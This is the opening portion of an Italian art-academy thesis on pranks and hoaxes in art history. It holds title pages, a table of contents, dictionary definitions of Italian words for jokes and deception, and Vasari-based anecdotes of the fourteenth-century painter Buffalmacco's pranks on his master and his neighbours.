



ACCADEMIA DI BELLE ARTI DI VERONA

Diploma Accademico di Primo Livello in Pittura

Tesi Scrittografica

Questa non è una tesi

Relatore Tesi

Prof.ssa Vittoria Coen

Diplomanda

Valentina Rapetti

Anno Accademico 2013/2014



ACCADEMIA DI BELLE ARTI
DI VERONA

Diploma Accademico di Primo Livello in Pittura

Tesi Scrittografica

Questa non è una tesi

Relatore Tesi

Prof.ssa Vittoria Coen

Diplomanda

Valentina Rapetti

Anno Accademico 2013/2014

Indice

Dizionario	9
Scherzi d'artista	13
Beffe visive e percettive	17
Il concetto di Dada	29
What's Dada?	29
Cosa significa Dada?	31
Cosa fa un Dadaista?	34
Who's Dada?	35
Why's Dada?	40
When it is (changed) Dada?	43
Where it (arrived) Dada?	46
Il nulla	46
Distruggere	48
Invisibile	50
Jackass	54
Facebook	57
Non sense	62
Scherzi	63
Arte distrutta per sbaglio	67
Guglielmo Achille Cavellini	71
Piero Manzoni	85
Gino De Dominicis	91
Cattelan chi?	97
Situazionismo	111
Neoismo	121
Luther Blissett	129
Chi l'ha visto?	133
AIDS	140
net.gener@tion	142
Viterbo Satanica	146
0100101110101101.org	153
Darko Maver	155
Fakes	161
Glasnost	163
Biennale.py	165
Nike Ground	167
An Ordinary Building	169
Second Life	171
No Fun	172
Catt	173
Stolen Pieces	174
Il Complotto di Tirana	175
I Falsobolli	189
La beffa Modì	193
Inganni moderni di falsità storiche	207
I Teleimbonitori dell'Arte	211
Franco Boni	211
Andrea Dipré	213
La Biennale di Verona	221
Intervista ad Andrea Dipré	229
Io sono un'artista...	235
L'arte salverà il mondo (?)	237
Bibliografia	279
Sitografia	283
Ringraziamenti	287

Bèffa s. f. [prob. voce onomatopeica]. – Burla fatta con atti o con parole, a scopo di scherno o per ridere alle spalle di chi ne è l'oggetto, e sempre, in genere, con intenzione di offesa: *le beffe si fanno per sollazzo e gli scherni per istrazio (Della Casa); fare una b.; mettere in beffa*; spesso al plur.: *farsi beffe di qualcuno o di qualche cosa*, mettere in burla, canzonare, deridere: *si fa beffe dei miei consigli, dei miei sentimenti; oltre al danno pure la beffa*; danneggiato e schernito: *lasciarono Calandrino col danno e con le beffe (Boccaccio)*. Per estens., azione o fatto deludente rispetto alle promesse o all'aspettativa: *l'aumento delle pensioni è stato una beffa*.

Beffardo agg. e s. m. (f. -a) [der. di beffa]. – In origine, beffatore, canzonatore: *i b., cioè coloro che si dilettono di far beffe e di uccellare ciascuno, non per ischerno né per disprezzo, ma per piacevolezza (Della Casa)*. Nell'uso odierno, di persona che negli atti e nelle parole mostra derisione e scherno, spesso cinico e sarcastico, verso persone o cose: *un tipo cinico e b.*; anche degli atti stessi, canzonatorio, derisorio: *riso, sguardo b.; espressione b.; un ghigno beffardo*.

Beffare v. tr. [der. di beffa] (io bèffo, ecc.). – Mettere in beffa, burlare: *volle b. e rimase beffato; niuna differenza è da schernire a beffare, se non fosse il proponimento e la intenzione, ... con ciò sia che le beffe si fanno per sollazzo, e gli scherni per istrazio (Della Casa)*. Con la particella pron., *beffarsi d'una persona, d'una cosa*, ridersene, non prenderla sul serio, mostrando disprezzo o disinteresse.

Beffatóre s. m. e agg. (f. -trice) [der. di beffare], letter. – Chi beffa o si beffa: *sia preso questo traditore e b. di Dio e de' santi (Boccaccio); il b. dal beffato riceve le beffe (Sacchetti)*. Come agg.: *lingue malediche e beffatrici (Salvini)*.

Beffeggiare v. tr. [der. di beffa] (io befféggio, ecc.). – Beffare ripetutamente, o con particolare accanimento.

Beffeggiatòrio agg. [der. di beffeggiare], raro. – Di beffa, derisorio.

Bidonata s. f. [der. di bidone], fam. – Imbroglia, truffa, raggiro: *prendere una b.; l'acquisto che ho fatto durante i saldi è stato una vera bidonata*. Anche, di libro, film, spettacolo teatrale o altra manifestazione, scadente, deludente: *il romanzo in testa alle classifiche è proprio una bidonata*.

Bindoleria s. f. [der. di bindolo]. – Azione da bindolo, raggiro, inganno.

Birbante s. m. [der. di birba]. – Uomo che conduce vita poco onesta, scaltro e insieme malvagio. Spesso detto per scherzo o per affettuoso rimprovero (anche di o a ragazzi) per denotare soprattutto furberia, impertinenza e sim., e con questo sign. estens. è usato anche al femm.: *quante me ne combina, quel b. di tuo nipote; quel b. me l'ha fatta; ah, b., t'ho colto finalmente!; quella b. della tua segretaria m'ha detto che non eri in ufficio!* Dim. scherz. birbantello (anche al femm., birbantella); accr. scherz. birbantaccio.

Birichinata s. f. [der. di birichino]. – Azione da birichino, monelleria; anche scappatella, scherzo, impertinenza di persona adulta.

Bischizzare v. intr. [forse dal longob. **biskizzan* «ingannare», **biskiz* «inganno»] (aus. *avere*), ant. – Far bisticci di parole, fantasticare.

Buffóne s. m. (f. -a, non com.) [prob. der. di *buffa* «burla, scherzo»]. – Chi scherza volentieri intorno a cose serie, o dice o fa seriamente cose ridicole: *non è il momento di fare il buffone*.

Buggeratura s. f. [der. di buggerare], tosc. – Raggiro, inganno, turlupinatura: *dare, ricevere una b.; è stata una vera buggeratura*.

Burla s. f. [prob. lat. **burra*, dim. di *burrae* «scherzi»]. – Scherzo a gesti o a parole fatto ad altri senza cattiva intenzione, con lo scopo di ridere alle sue spalle. *Fare una b.; prendere, mettere in b. una cosa, non darci peso, scherzarci sopra; fare, dire per b.* (ant. e region. da b.), per scherzare: *parlo sul serio, non per b.; non sono cose da farsi (o da dirsi) neppure per b.; fuor di b.*, seriamente, lasciando da parte gli scherzi; come locuz. aggettivale, *da burla*, riferita a persona o cosa priva di serietà, d'importanza, d'autorità: *un medico, un oratore da b.; non mi pare un male da burla*. Talora si usa a significare cosa da poco, inezia: *non è certo una b. dover rifare tutto il lavoro; per lui mille euro sono una burla*.

Burlétta s. f. [dim. di *burla*]. – Scherzo, celia: *fare la b.; mandare, mettere una cosa in b.*, in ridicolo; *dire una cosa in b.*, per scherzo.

Burlóne agg. e s. m. (f. -a) [der. di burlare]. – Che ama fare burle, scherzare: *è un ragazzo allegro e b.; un tipo b.; uno scherzo fatto da qualche amico b.; tiro b., scherzo b.*, che ha lo scopo di burlarsi di qualcuno; *sei un gran b.; re b.*, appellativo dato al re Ferdinando II di Napoli.

Caleffatóre (o caleffadóre) s. m. [der. di caleffare], ant. – Chi si beffa degli altri, burlone: *voi mi parete uomini da dirvi il vero, e non parete caleffatori (Sacchetti)*.

Capzióso agg. [dal lat. *captiosus*, der. di *capere* «prendere»]. – Che tende a trarre in inganno, fallace, insidioso: *ragionamento, argomento capzioso*. Avv. capziosamente, in modo capzioso: *dibattito impostato capziosamente; una polemica capziosamente condotta*.

Cèlia s. f. [etimo incerto]. – Burla, scherzo, per lo più come contrapposto a «cosa seria»: *Fate celia si dice a quelli che corbellano (Goldoni); queste son c.*, sono scherzi, cose dette così per dire; *per c.*, per scherzo: *dire, fare per c.* (tosc., con questo senso, anche *far celia*: *non credere che faccia c.; fai c. o dici sul serio?*); *fare all'amore per c.*, senza serie intenzioni; *fuor di c.*, parlando o facendo sul serio; *mettere in c. qualcuno*, canzonarlo, prenderlo leggermente in giro; *reggere la (o alla) c.*, stare allo scherzo, non aversene a male; con altro senso, *reggere la c.*, aiutare altri a fare uno scherzo.

Chiappolare v. tr. [der. di chiappare] (io chiàppolo, ecc.), ant. – Prendere con inganno o

con astuzia; *chiappolarsi una cosa*, appropriarsela.

Coglionare v. tr. [der. di coglione] (io *coglíono*, ecc.). – pop. Canzonare, prendere in giro sguaiatamente; meno com., raggirare, ingannare.

Coglionatura s. f. [der. di coglione]. – Canzonatura, presa in giro; meno com., inganno, raggiro.

Cònia s. f. [etimo incerto], tosc., raro. – Scherzo, celia, in locuz. quali *stare alla c.*, *reggere la c.*, stare allo scherzo; *uomo di conia*, che sta volentieri in compagnia, allegro, di brigata.

Contraffare v. tr. [dal lat. mediev. *contrafacere*, comp. di *contra* «contro» e *facere* «fare»] (coniug. come *fare*). – Riprodurre una cosa, imitarla al fine di spacciarla per originale: c. un documento; c. la calligrafia, la firma di qualcuno.

Corbellatura s. f. [der. di corbellare], non com. – Canzonatura, beffa, e più spesso danno sofferto per un imbroglio e sim.: *prendersi, subire una corbellatura*.

Derisióne s. f. [dal lat. tardo *derisio -onis*, der. di *deridēre* «deridere», part. pass. *derisus*]. – Il deridere e l'essere deriso; beffa, scherno: fare oggetto di d.; *esporsi alla d. della gente; mettere, venire in derisione*.

Furbésco agg. [der. di furbo] (pl. m. *-chi*). – Di o da furbo; che rivela malizia, scaltrezza, e più spesso (con senso attenuato) furberia, astuzia: *un tiro, un inganno, un espediente f.; sorridere, guardare con aria f.; era un bell'uomo dallo sguardo intelligente alquanto f. (Svevo); occhietti f. e birichini (Govoni)*. Ant., che è proprio dei malviventi o dell'ambiente della malavita; e *lingua f.*, o assol. il *furbesco* come s. m., era ed è tuttora chiamato il gergo proprio della malavita, spec. con riferimento al gergo più antico, ma anche, talora, con i sign. più generici ed estens. che ha gergo nel linguaggio com.: *si tornò a la servitù che nel linguaggio f. della politica si chiama ordine (Settembrini)*. Avv. *furbescamente*, con furberia, con astuzia, con malizia: *cercare furbescamente di sottrarsi a un dovere; guardare, sorridere furbescamente*, con aria furba.

Furbo agg. e s. m. (f. *-a*) [voce di origine gergale, di provenienza ignota]. – Accorto nel fare il proprio tornaconto, nell'evitare di cadere in inganni e tranelli e nel cavarsela da situazioni imbrogliate o pericolose; astuto, scaltro: *un uomo f.; un commerciante molto f.; sei stato f. ad accorgertene subito!*; per estens., riferito all'aspetto, al modo di agire: *che aria f.!*; *è una trovata veramente f.; occhi f.*, vivaci e maliziosi; spesso come sost.: *non fare tanto il f., o la f., con me!*; *un f. matricolato, di prim'ordine, di tre cotte*. In origine, furfante, imbrogliatore, ladro, vagabondo (anche come sost.), o che è proprio di ladri, vagabondi, malviventi; e *lingua f.* fu altra denominazione del gergo *furbesco*. Dim. *furbétto* (v.), *furbacchiòlo*; accr. *furbacchióne* (v.), *furbóne*; pegg. *furbaccio*. Avv. *furbamente*, in modo furbo, da persona furba: *sottrarsi furbamente al controllo; sorridere, ammiccare furbamente*.

Furfante s. m. e f. [part. pres. di *furfare*, *forfare*]. – Persona senza scrupoli, capace delle peggiori azioni e di ogni sorta d'imbrogli: *è un f., una f.; sono degli autentici furfanti*. Talvolta con sign. attenuato, in usi scherz. analoghi a quelli di *birbante*: *quel f. di mio figlio; che cos'hai combinato, f. che non sei altro?* Dim. *furfantèllo*, *furfantino*; accr. *furfantóne*: *se un furfantone volesse saper dov'io sono, per farmi qualche brutto tiro (Manzoni)*.

Furfantina s. f. [der. di *furfante*]. – Scherno o beffa, spec. nella locuz. *battere la f.*, usata in passato per indicare l'atto con cui i ragazzi si divertono talora a far uscire di bocca caratteristici rumori battendo con le mani le gote dopo averle gonfiate.

Gabba s. f., ant. – Variante non com. di *gabbo*, scherzo, beffa.

Gabbaménto s. m. [der. di *gabbare*], non com. – Il fatto di gabbare, d'esser gabbato; inganno, beffa.

Gioco giòco (letter. giùdco) s. m. [lat. *iōcus* «scherzo, burla», poi «gioco»] (pl. *-chi*). – Qualsiasi attività liberamente scelta a cui si dedichino, singolarmente o in gruppo, bambini o adulti senza altri fini immediati che la ricreazione e lo svago, sviluppando ed esercitando nello stesso tempo capacità fisiche, manuali e intellettive. Scherzo, burla: *non sono g. da farsi, questil!*; *farsi, prendersi, pigliarsi g. di uno*, prenderlo in giro, beffarlo, tentare di fargli apparire ciò che non è; *mettere, volgere tutto in g.*, in scherzo; *mettere* (meno com. *prendere*) *in g. una persona*, schernirla, beffarla.

Giocóso agg. [dal lat. *iocosus*, der. di *iocus* «scherzo»]. – Che ama lo scherzo e la facezia, allegro, festevole: *carattere, temperamento g.; persona d'umore giocoso*. Detto o fatto per scherzo; destinato a far ridere, a divertire: *motti g.; una burla g.; verso, stile giocoso*.

Illùdere v. tr. [dal lat. *illudēre* «deridere, farsi beffe», comp. di *in-* e *ludēre* «scherzare»] (pass. rem. io *illuśi*, tu *illudésti*, ecc.; part. pass. *illuśo*). – Ingannare, attrarre a sé o suscitare vane speranze presentandosi con falso aspetto, oppure facendo apparire le cose migliori di ciò che sono in realtà o più rispondenti al desiderio e alle attese: *i. una ragazza; i. con grandi promesse, col miraggio di una vita felice; non lasciatevi i. dalle apparenze; lo ha illuso sulle sue reali possibilità; la favola bella. Che ieri T'illuse, che oggi m'illude (D'Annunzio)*.

Illuśorio agg. [dal lat. tardo *illusorius* «atto alla beffa, allo scherno», der. di *illudēre*: v. *illudere*]. – Che illude, che ha per fine o per effetto d'illudere o è effetto d'illusione: *speranze, promesse i.; fenomeni i.; un benessere, un miglioramento i.; una felicità illusoria*. Avv., poco com., *illuśoriamente*, in modo illusorio: *prospettarsi illuśoriamente un futuro felice*.

Ingannàbile agg. [der. di *ingannare*]. – Che può essere ingannato, che si lascia ingannare: *un vecchio volpone non facilmente ingannabile*.

Ingannare v. tr. [forse lat. tardo (dei gloss.)

ingannare, di origine incerta. – Indurre in errore: *ingannò l'avversario con una finta*; anche con soggetto inanimato: *l'apparenza inganna (prov.)*; *se la vista, se la memoria non m'inganna*; *Non t'inganni l'ampiezza de l'intrare! (Dante)*; *un vino che inganna, che sembra leggero e poi dà ebbrezza*. Con soggetto di persona, include spesso l'idea della frode, della malizia: *dubitavan forte non ser Ciappelletto gl'ingannasse (Boccaccio)*; *i. il prossimo, il compratore, il cliente* (e analogam. nel passivo: *essere, rimanere, trovarsi ingannato*); sicché acquista talvolta il significato di tradire: *i. la moglie, il marito*; e di sedurre: *i. una ragazza*.

Ingannatóre agg. e s. m. (f. *-trice*, pop. *-tóra*) [der. di *ingannare*]. – Come agg., che inganna, che trae in errore: *un aspetto i., una bellezza i.; parole, espressioni ingannatrici*. Come sost., chi inganna: *l'inganno nuoce spesso all'ingannatore*.

Ingannévole agg. [der. di *ingannare*]. – Che inganna, che induce o può indurre in errore; riferito quasi sempre a cose, non a persone, anche col senso di fallace, illusorio: *ingannevoli obbietti Fingon l'ombre lontane (Leopardi)*; *speranze, apparenze, promesse ingannevoli*. Avv. *ingannevolménte*, con inganno, col fine di ingannare: *gli fece ingannevolmente intendere che poteva fidarsi di lui*.

Inganno s. m. [der. di *ingannare*]. – L'atto, il modo di ingannare, i mezzi o le parole con cui s'inganna: *usare l'i., servirsi dell'i., ricorrere a un i.; convincere con l'i.; carpire con l'i. la buona fede di qualcuno; una persona falsa e piena d'inganni; un pietoso i.*, cui si ricorre a fin di bene.

Irriverènzà (ant. *irreverènzà*) s. f. [dal lat. *irreverentia*]. – Carattere di ciò che è irriverente, mancanza di riverenza: *i. di una frase, di uno scherzo; parlare con i. delle cose sacre*. In senso concr., atto, comportamento o parole irriverenti.

Lùdicro agg. [dal lat. *ludīcer* o *ludīcrus*, der. di *ludus* «gioco, scherzo»], letter. raro. – Che ha per fine il gioco, il divertimento, lo scherzo, o anche la beffa.

Minchionare v. tr. [der. di *minchione*] (io *minchióno*, ecc.), pop. – Canzonare, prendere in giro, farsi beffe di qualcuno (cfr. il più com. *coglionare, corbellare*): *farsi m., lasciarsi m.; non gli dar retta, ti minchiona; O Giove ha sbagliato, Oppur ci minchiona (Giusti)*. Con uso assol., e preceduto dalla negazione, *non m.*, fare o dire sul serio, non scherzare e sim.: *è andata proprio così, non minchiono!*; in frasi compar.: *se uno è maleducato, l'altro non minchiona*, non è meglio del primo; *ieri faceva molto freddo, ma anche oggi non minchiona, è freddo come ieri, o forse di più*.

Patacca s. f. [etimo incerto; voce diffusa anche nella Francia merid.: v. *pataca*]. – Denominazione, diffusa spec. a Roma, di quelle monete (o altro oggetto falso, o di nessun valore, per es. orologi) che, in un particolare sistema di truffa, si vogliono far passare per antiche e di grande valore: *truffare col sistema della patacca*.

Pataccaro s. m. (f. *-a*) [der. di *patacca*], roman. – Chi, a scopo di truffa, vuol far passare per antiche

e di grande valore monete di nessun pregio o altro oggetto falso. Per estens., truffatore, imbroglione in genere.

Sbèffa s. f. [der. di *beffare*, col pref. *s-* (nel sign. 6)], non com. – Beffa maligna, crudele; atto, gesto di scherno, di dileggio.

Sbeffare v. tr. [der. di *beffa*, o di *beffare*, col pref. *s-* (nel sign.)] (io *sbèffo*, ecc.), non com. – Schernire, deridere crudelmente.

Sbeffeggiáménto s. m. [der. di *sbeffeggiare*], non com. – Lo sbeffeggiare e l'essere sbeffeggiato. Con sign. concr., beffa, scherno.

Sbeffeggiare v. tr. [der. di *beffa*, come forma intens. di *beffeggiare*] (io *sbefféggio*, ecc.). – Schernire crudelmente e con insistenza; anche rifl. con valore reciproco: *gli altri fantini ... si sbeffeggiavano a vicenda lodando ciascuno il proprio cavallo (Deledda)*.

Scherzare v. intr. [dal longob. **skerzōn*, cfr. ted. *scherzen* «scherzare»] (io *schérzo*, ecc.; aus. *avere*). – Giocare con vivacità, divertirsi, trastullarsi: *i bambini sono in giardino a s. con i loro amichetti; guarda il gatto che scherza con il rocchetto; i cuccioli scherzano tutto il giorno tra loro; si sono messi a s. con la neve come dei ragazzi!; smettila di s. con l'acqua!* Agire, parlare senza serietà, senza impegno, solo per divertimento, per prendersi gioco di qualcuno o qualcosa, dicendo battute di spirito, e sim.: *s. su tutto, con tutti; la devi smettere di s. sempre; è un tipo permaloso, con lui non si può s.; scusa se ti ho offeso, volevo solo s.; lasciami in pace, non ho voglia di scherzare*. Spesso con riferimento a scarso senso del rischio, del pericolo: *con le armi non bisogna mai s.; con le ferite infette non si scherza!; c'è poco da s. con un tipo come quello!; e assol.: la situazione è seria: c'è poco da scherzare!* Frequente in locuz. proverbiali e proverbi: *s. col fuoco*, esporsi con leggerezza e imprudenza a rischi più o meno gravi, a imprese pericolose; *scherza coi fanti e lascia stare i santi*, avvertimento a non parlare con leggerezza e in modo irriverente di Dio, dei santi, e per estens. di qualsiasi cosa venerabile o seria. In frasi negative, sono com. le espressioni di minaccia, seria o scherzosa a seconda dei casi: *bada che non scherzo!; ora ti do un ceffone, non scherzo!; ti assicuro che quando mi ha rimproverato non scherzava*; accezione partic. ha la locuz. fam. *non scherza*, in frasi comparative, dove equivale, in genere, a «non è da meno» o, in qualche caso, «non è meglio dell'altro» e sim.: *mio fratello è un ottimo scalatore (oppure è manesco), ma anche il tuo non scherza; se ieri faceva un freddo cane, oggi certo non scherza*; anche con altre persone del verbo: *io avrò le mani lunghe, ma anche tu non scherzi!; sarà che noi teniamo i prezzi alti, ma anche voi non scherzate*. Talvolta serve a esprimere incredulità: *«Ho sentito che ti vuole licenziare» «Scherzi?»; hai deciso di sposarlo? ma vuoi scherzare?*

Scherzétto s. m. [dim. di *scherzo*]. – Scherzo innocente, senza conseguenze, e più spesso scherzo malizioso, cui può conseguire un notevole danno: *stai a sentire che s. mi ha combinato il*

direttore; in senso fig., impresa di nessun conto, o di poca spesa, lavoro che non richiede grande fatica o impegno, spec. in senso iron.: credi che sia uno s. riverniciare tutto il cancello?; *come fosse uno s. arrivare fino a casa sua!*

Scherzévole agg. [der. di scherzare], non com. – Incline allo scherzo o, anche, scherzoso: *è sempre s. con noi; le parlava con tono s.; una canzone contadinesca d'amore gaio e s., di quelle che chiamavan villanelle (Manzoni).*

Schérzo s. m. [der. di scherzare]. – L'atto, il fatto di scherzare, di parlare cioè o di fare qualcosa mostrando di volersi divertire e di non dare alle parole o alle cose il significato e il peso che hanno usualmente: *volgere, voltare in s.*, in burla; *lasciare, mettere da parte gli s.*, smettere di scherzare, cominciare a parlare o ad agire seriamente; *sapere (o non sapere) stare allo s.*, *stare (o non stare) allo s.*, adattarsi, essere di spirito, non essere permaloso; frequente la locuz. avv. *per s.* (ormai raro con i prostetico, per *ischerzo*), con riferimento a cosa fatta solo con l'intenzione di scherzare, senza intenzioni serie; *neppure per s.*, in nessun modo, per nessuna ragione, assolutamente no; *senza scherzi*, sul serio; *scherzi a parte*, lasciando da parte gli scherzi e venendo alle cose serie. Espressioni proverbiali: *lo s. è bello quando dura poco; scherzo di mano, scherzo da villano; a carnevale, ogni scherzo vale.* Ciò che si fa o si dice per scherzare: *uno s. divertente, simpatico, riuscito, innocente, di cattivo gusto; i suoi s. a me parevano più freddi del ghiaccio e più aspri del limone (Moravia);* per estens., sorpresa sgradita, effetto spiacevole o dannoso: *che scherzi sono questi?; il vino a volte fa dei brutti s.; questa stoffa mi ha fatto un brutto s.: col lavaggio si è scolorita; mi hanno fatto il bello s. di arrivare all'improvviso a cena in otto; com. l'espressione uno s. da prete*, per indicare uno scherzo sciocco, banale o di cattivo gusto, privo di particolare malignità ma anche di senso dell'umorismo.

Scherzóso Che scherza volentieri, che ama scherzare: *è un tipo s.; Garzoncello scherzoso, Cotesta età fiorita È come un giorno d'allegrezza pieno (Leopardi)*, per estens., di animali e cose: *un cagnolino, un gatto s.; un venticello s., un ruscelletto scherzoso.*

Più com., che contiene, che esprime uno scherzo; fatto o detto per scherzo: *frasi, parole s.; una lettera, una poesia s.; parlare in tono scherzoso.*

Sùbdolo agg. [dal lat. *subdŏlus*, comp. di *sub-* e *dolus* «inganno»]. – Detto di persona che tende a dissimulare le proprie intenzioni e a comportarsi in modo falso e coperto, allo scopo di trarre in inganno e di conseguire un fine nascosto: *una donna s. e maligna; un s. individuo*; per estens., riferito al comportamento, agli atti, alle parole: *un modo d'agire s.; una s. domanda; un piano s.*

Tàccolo tàccolo s. m., non com. – Variante di *taccola*, con i sign., rari o ant., di bazzecola, di noia, briga, o di gioco, scherzo.

Tranèllo s. m. [prob. da **trainello*, der. di *trainare* (v. *tranare*); propr. «il trascinare in un'insidia»]. – Insidia, inganno, preparato di

nascosto e maliziosamente ai danni altrui: *tendere un t., cadere in un t.; non vorrei che ci fosse sotto qualche tranello.* Talvolta, scherzosamente, di difficoltà non palese, che può trarre in errore: *la versione sembrava facile, ma era piena di tranelli.*

Truffa s. f. [dal fr. ant. *trufe*, provenz. *trufa*, propr. «tartufo», e per traslato non bene spiegato «burla, inganno»]. – In diritto penale, reato commesso da chi, inducendo taluno in errore con artifici o raggiri, procura a sé o ad altri un ingiusto profitto con altrui danno: *fare, commettere una t.; scoprire gli autori di una t.; essere condannato (alla reclusione, a una multa) per truffa; restare vittima di una t.; t. all'americana*, in cui il truffatore trae in errore colui che vuole truffare inducendolo a credere nella possibilità di derubarlo o di truffarlo a sua volta.

Truffaldino agg. [da *Truffaldino*, nome del secondo zanni della commedia dell'arte italiana e personaggio delle *Fiabe teatrali* di C. Gozzi, der. di *truffare*]. – Che truffa, che è capace o ha l'abitudine di truffare: *un individuo t. (e assol., come sost., mi fido poco di quel truffaldino).* Da truffatore, che costituisce una truffa o un'azione comunque poco chiara, disonesta: *un'impresa t., gesta t.; con arte t. si è appropriato la dote della moglie.*

Truffare v. tr. [der. di *truffa*; cfr. fr. ant. *truffer*, provenz. *trufar*]. – Commettere truffa, ingannare con truffa, sottrarre mediante truffa: *gente che vive truffando; ha tentato di truffarmi; gli truffò cento euro, oppure lo truffò di cento euro; siamo stati truffati; è rimasto truffato.* ant. *Truffarsi di uno*, farsene beffe. Part. pass. *truffato*, anche come agg. e s. m. (f. -a), che o chi è stato oggetto di una truffa.

Truffatóre s. m. (f. -trice) [der. di *truffare*]. – Chi commette truffa o truffe; autore di truffe: *un emerito truffatore.*

Trufferia s. f. [der. di *truffa*, *truffare*]. – Azione che sa di truffa, d'inganno, d'imbroglio: *ne hanno pensate di trufferie!; miserabile transazione, anzi trufferia di parole, e che pur faceva gran danno (Manzoni).*

Turlupinare v. tr. [dal fr. *turlupiner*, prob. connesso con il nome della setta dei *turlupins* (v. *turlupini*), che passò a indicare «chi scherza sulle cose di religione, o che ama fare beffe di cattivo gusto»; Turlupin fu poi nome d'arte di un attore fr. di farse, Henry Legrande († 1634), noto anche come Belleville]. – Raggirare, ingannare beffando la buona fede o l'ingenuità altrui: *ti sei fatto t.; ti hanno turlupinato, quest'orologio è una patacca!*

Turlupinatura s. f. [der. di *turlupinare*]. – Raggirio, inganno, presa in giro: *non gli credere: è tutta una turlupinatura.*

Scherzi d'artista

Degli scherzi farai come del sale, un uso moderato e prudentiale.
Proverbio italiano

Senza concentrarci troppo su quanto avvenuto in passato per evitare di divagare in un argomento vastissimo, è necessario narrare le beffe di Buonamico Buffalmacco, il primo, documentato, artista, che si diletta in piccoli scherzi per adeguare ciò che gli accadeva intorno al suo stile di vita e che vede, negli scherzi contemporanei, una forma di successione artistica nell'adeguare la propria arte ad un sistema che, magari, non l'avrebbe inclusa.

Andrea Tafi, un artista del '300, aveva l'abitudine di svegliare il suo allievo di bottega poco prima dell'alba per dipingere nell'ora più tranquilla della giornata. Il suo allievo Buonamico Buffalmacco aveva l'abitudine di addormentarsi tardi e svegliarsi quando ne aveva voglia e se all'inizio aveva sopportato che il maestro lo svegliasse nella fase profonda del sonno, dopo un po' di tempo, quando queste sveglie iniziavano a creargli problemi fisiologici, decise di creare quella che viene definita la "prima beffa della storia dell'arte italiana".¹

Buffalmacco si procurò una trentina di scarafaggi, altrettanti spilli e piccole candele di cera e attese che tutti andassero a dormire, fissò dunque le candeline sulla schiena degli scarafaggi e le fece andare nella stanza di Tafi tramite la fessura nella porta. Andrea Tafi, ancora seduto sul letto, appena vide quel corteo di luce

cominciò a tremare come verga; e fasciandosi col copertoio il viso, ché quasi poco vedea, si raccomandava a Dio, e così insino a di stava in timore, credendo veramente che questi fossero demoni dell'inferno.²

andò preoccupato a chiamare Buffalmacco che, oltre a negare di aver visto qualcosa si disse stupito di non essere stato svegliato. Ma il Tafi in quel momento pensava solo a cambiare casa e dipingere non gli importava, tant'è che, la notte successiva, la passò sveglio preoccupato che i "demoni" tornassero e pronto a chiamare l'allievo solo in caso di pericolo.

Buffalmacco, per evitare che il maestro credesse fosse tutto finito, quella notte mandò nella sua stanza tre scarafaggi con relativa candelina accesa e il maestro, terrorizzato, si nascose sotto le coperte fino alla mattina seguente in cui



Giorgio Vasari, *Andrea Tafi*, illustrazione da "Le vite" di Vasari, edizione del 1568



Giorgio Vasari, *Buonamico Buffalmacco*, illustrazione da "Le vite" di Vasari, edizione del 1568

¹ Corrado F., San Martino P., *Scherzi d'artista*, Torino, Celid, 2008, pag. 9

² Corrado F., San Martino P., op. cit., pag. 27

chiamò l'allievo per traslocare, ma l'allievo lo convinse che l'unico modo per disfarsi di quei demoni era dormire con un prete.

Una volta giunto il prete in casa, Buffalmacco rincarò la dose suggerendo al maestro che, forse, i demoni, grandi nemici di Dio, se la prendevano con i pittori perché questi dipingevano i santi e i beati e se in più, i santi, venivano dipinti di notte, i demoni si ribellavano ancora più fortemente. Il prete, inconsapevolmente, sostenne quanto detto dall'allievo e propose al maestro di passare le successive notti a dormire esclusivamente senza dipingere.

Il prete dormì in quella casa per qualche notte, il maestro non si alzò per dipingere all'alba e Buffalmacco non liberò gli scarafaggi. Per le successive due settimane in cui il prete ritornò a dormire nel suo letto in canonica, il Tafi non svegliò l'allievo e questi non attuò nuovamente lo scherzo. Passata la paura però, il maestro decise di ritornare a dipingere all'alba e ovviamente svegliò il fedele aiutante, che riattivò il suo scherzo diabolico. In tal modo la teoria fu nuovamente confermata:

di che il prete affermò essere la cagione di Botanico vera, e per verissima la notificò al popolo, in tal maniera che, non che Tafo, ma gli altri dipintori non osarono gran tempo levarsi a vegliare.³

Tutto ciò diede grande popolarità all'allievo che ne trasse fama di sant'uomo cui fosse stata rivelata

o per ispirazione divina o per rivelazione, la cagione di que' demoni [...] e da questa ora innanzi da molto più fu tenuto e di discepolo con questa fama diventò maestro; partendosi da Tafo, non dopo molti di fece botta in suo capo, avvisandosi d'essere libero e potere a suo senno dormire.⁴

Buffalmacco, divenuto così maestro con la propria bottega, era solito dormire e svegliarsi quando voleva lui, ma il suo sonno, nonostante quanto avesse fatto per tutelarlo, fu di nuovo disturbato dalla moglie del suo vicino Capodoca, un lavorante di lana. La moglie aveva l'abitudine di svegliarsi molto presto per filare la lana su di un filatoio che era separato dal letto dell'artista solo da un semplice muro di mattoni. Buffalmacco era solito svegliarsi dopo cena e dipingere tutta la notte per riaddormentarsi all'alba proprio quando la vicina iniziava a filare. Al che al maestro venne l'idea di replicare un nuovo scherzo per far cessare il rumore del filatoio. Il focolare sui cui era solita cucinare la donna si trovava appoggiato al muro confinante con l'artista che, preso un rudimentale trapano, forò un mattone e mascherò

³ Corrado F., San Martino P., op. cit., pag. 28

⁴ Corrado F., San Martino P., op. cit., pag. 29

il buco con un tappo di coccio, dopodiché aspettò che la donna mettesse sul fuoco il pasto e con l'ausilio di una canna soffiò nel cibo in cottura una quantità di sale in aggiunta. Tornato a casa, il marito mangiò il pasto e insultò verbalmente la donna perché era troppo saporito. Il secondo giorno l'artista rincarò la dose di sale e il marito, appena assaggiato il primo boccone, dopo averlo sputato, iniziò non solo a insultare la moglie ma anche a picchiarla e lei, urlando, fece passare la questione da domestica a pubblica. Buffalmacco andò a chiedere spiegazioni per quelle urla e una volta ascoltate le ragioni suggerì al marito che il problema forse era da ricollegarsi al fatto che la donna non riusciva a cucinare bene perché si svegliava troppo presto per lavorare la lana, ma il marito non lo ascoltò e preferì ordinare alla moglie di non mettere sale nel pasto del giorno dopo; la povera donna obbedì e l'artista non aggiunse il sale e ovviamente il marito non gradì. Il mattino successivo Buffalmacco soffiò nella pentola una quantità di sale ancora maggiore delle precedenti e dovette correre in aiuto della donna quando il marito, dopo l'assaggio, aveva iniziato a sgridarla e picchiarla richiamando tutta la contrada; a quel punto l'artista ripeté la sua teoria che, questa volta, venne ascoltata dal marito che comandò alla moglie di non svegliarsi troppo presto per lavorare. Per più di un anno il sonno di Buffalmacco non fu più disturbato fino a quando, passato il timore, la donna, su ordine del marito, ricominciò a filare all'alba e automaticamente il maestro replicò lo scherzo per dare conferma della sua teoria e da quel giorno poté dormire sonni tranquilli perché il Capodoca aveva rilevato la fondatezza della spiegazione del vicino e aveva vietato, per sempre, alla moglie, di filare all'alba.

